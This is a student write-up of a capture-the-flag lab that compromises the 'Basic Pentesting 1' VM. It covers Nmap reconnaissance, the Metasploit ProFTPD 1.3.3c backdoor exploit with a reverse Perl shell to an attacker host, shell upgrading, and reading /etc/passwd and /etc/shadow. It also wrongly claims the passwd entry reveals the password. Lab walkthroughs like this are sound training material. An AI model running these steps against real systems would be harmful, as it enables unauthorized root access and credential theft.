Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit

Hack Like a Pro

Conquer the Ultimate CTF Battle!

Present By DevTown

Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Task Completed by

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Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Objective


- scanning and identifying open ports using Nmap
- finding vulnerabilities
- exploiting them using Metasploit (MSFconsole)
- getting shell access

Process

Recon & Scanning

- step 1 : open your kali Linux terminal and first find target machine IP using netdiscover command.

```
┌──(premsoni㉿kali)-[~]
└─$ sudo netdiscover -i eth0
```




- here we got IP addresses. which is

```
192.168.254.90  08:00:27:76:c9:ec      7     420  PCS Systemtechnik GmbH
```

- step 2 : now we do Nmap scan for check which services is open.
- here is the following command for Nmap scan


```
┌──(premsoni㉿kali)-[~]
└─$ sudo nmap -sV -A -O 192.168.254.90
```

- here -sV : for version detection , -A : for aggressive scan and , -O : for find target machine OS.



- here we got three services in Nmap Scan which is open and name is FTP , HTTP AND SSH.
- here we first see http port so first we try to run in the browser this http service.
- we put the target machine IP address in browser with 80 number port.

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```




192.168.254.90

- so now we move to the FTP PORT 21.

```
21/tcp open  ftp     ProFTPD 1.3.3c
```

Enumeration

- here we found the version of ftp is proFTPD 1.3.3c.
- so we search on the google information related this version and we find the exploit in Metasploit for this ftp version.




Exploitation

step 3 : now we move to the Metasploit framework using following command.

```
┌──(premsoni㉿kali)-[~]
└─$ msfconsole -q
```

- and search the exploit using search command.

```
msf6 > search proftpd
```



- here we use this exploit module in Metasploit.


```
exploit/unix/ftp/proftpd_133c_backdoor                                    2010-
12-02
excellent  No      ProFTPD-1.3.3c Backdoor Command Execution
```

- so we follow this commands for select this exploit module

```
msf6 > use 16
```

- and now we see the payloads option for this exploit module

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```




- now we set the payload for backdoor connection show we select the payload below for reverse connection :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload
payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

- after we check the remaining option for configuration using show options command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```




- here RHOSTS and LHOST is remaining so we configure the RHOSTS and LHOST using this following command

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.254.90
RHOSTS => 192.168.254.90
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.254.151
LHOST => 192.168.254.151
```

- RHOSTS : remote host (target machine)
- LHOST : local host (attacker machine)
- now we run this exploit module.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```



- yes we got the shell you can see our session is created


Post Exploitation

- write following command for check the shell.

```
whoami
root
```


- now got the root shell access you can use both techniques, you can run this following command for get terminal root access.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/#

OR

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin     dev    initrd.img  lost+found  opt   run   srv  usr
boot    etc    lib         media       proc  sbin  sys  var
cdrom   home   lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/#
```



- now for get the password for our user we write following command for get password

```
root@vtcsec:/# cat /etc/passwd
```




- here we get our password for user marlinspike.

```
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

Other case if password is encrypted


- follow this command

```
root@vtcsec:/# cat /etc/shadow
```

